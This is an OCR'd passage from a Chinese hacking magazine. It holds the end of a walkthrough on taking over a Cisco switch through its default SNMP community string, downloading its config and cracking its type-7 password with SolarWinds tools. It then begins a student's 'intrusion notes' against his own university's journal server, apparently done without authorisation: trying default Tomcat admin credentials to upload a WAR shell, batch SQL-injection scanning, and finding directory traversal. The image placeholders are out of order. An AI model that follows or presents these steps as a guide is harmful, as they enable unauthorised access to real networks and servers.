


图 3




图 6




图 5




图 8




图 7

按添加的字符串进行扫描。

这里我把默认通信字符串是private（读／写）的配置文件下载下来，还是利用SolarWinds（太阳风）工具，选中“Cisco Tools”中的“download config”工具，另外也可以添加其它的SNMP通信字符串，直接输入其它通信字符串的值，然后就可以添加进去，下载交换机的配置文件，如图4。

这里工具默认会把交换机的配置文件下载到C盘tftp-root目录下，我们来打开配置文件看看，如图5。

从下载的配置文件中，我们可以看到交换机口令没有进行强加密，可以破解。SolarWinds（太阳风）也集成了交换机口令破解工具，名称叫router password decryption。我们把以7开头的口令添加到破解工具中，点击工具上的decrypt就可以成功破解出交换机口令，如图6。

破解出来的明文口令是cisco，我们现在利用刚才破解出来的口令进行登录，如图7，成功！我们再来显示一下交换机现在的登录用户数，如图8。

从IP地址上看得出，只有我一个人登录交换机。思科交换机攻击测试过程到这里就结束了，我们可以看出，交换机使用默认通信字符串会对其造成严重的安全危害。文章中的工具和相关资料我会打包，有什么不明白的地方可以到《黑客手册》论坛给我留言，我ID号是rabbitsafe。

编辑点评： rabbitsafe写的文章我就不说什么了，大家看就是了。

我的入侵笔记

——对所在大学的安全检测

本文注意的是作者的入侵思路，技术还是哪一些。

图 Dream an end

一、前言

我的时光在攻与防的生活中转瞬即逝，还没来得及总结成长的经验，大二的上半年就悄悄溜走了。在这半年里，由于太忙，从没细心的对我们大学做过安全检测，为了这半年不留遗憾，在考试的最后一天，对其中的服务器做了次检测，也算学到了点东西，与大家分享下。

二、目标

我们大学网站的主站都是静态页，而且安全措施很好，暂时没什么搞头（毕竟是主站）。今天的目标是学校期刊网的一台服务器http://221.192.**.69:222。

三、刺探

早上起来，用了点时间收集信息，其实以前也一直在收集。因为想知道网站哪有问题，当然要先全面的了解一下它的结构。最后发现网站是用JSP+TOMCAT+MSSQL这样的组合架设的，从http://221.192.**.69:222看出，默认的8080端口被改成了222端口。

在传统的JSP入侵中，利用TOMCAT默认后台直接拿shell是最简单的方法了，因为在安装TOMCAT后都会有两个默认管理后台，它们分别是**www.***.com/admin/目录和www.***.com/manager/html目录**，如果默认账号和密码没有被管理员改掉的话，就可以直接从第二个后台登录进去上传war文件得到shell。

这里我首先想到的就是尝试访问TOMCAT默认后台，测试了下http://221.192.**.69:222/admin/，果真跳到了默认后台页面，如图1所示。




图1

接着以默认账号和密码admin/admin登录，失败！然后又换了几组默认的账号和密码，都不能登录，看来是管理员把账号和密码改掉了，这里也就不能利用了。

然后想到的就是注入。虽然JSP都是什么封装类的东西，安全性很好，可还是有一些程序员按照常规的写法来写程序，所以JSP也是有注入的。我在阿D里批量找注入，可是最后一个注入点也没扫到，很是郁闷。

接着我找出lcx大牛写得那个JSP爆源码工具，看看是否可以爆出网站的源码。随便找个JSP页，把参数填好，点“确定”之后，发现网站不存在此漏洞，如图2所示。不过访问可能遍历目录的链接时，发现网站竟然存在遍历目录漏洞，如图3所示。




图2

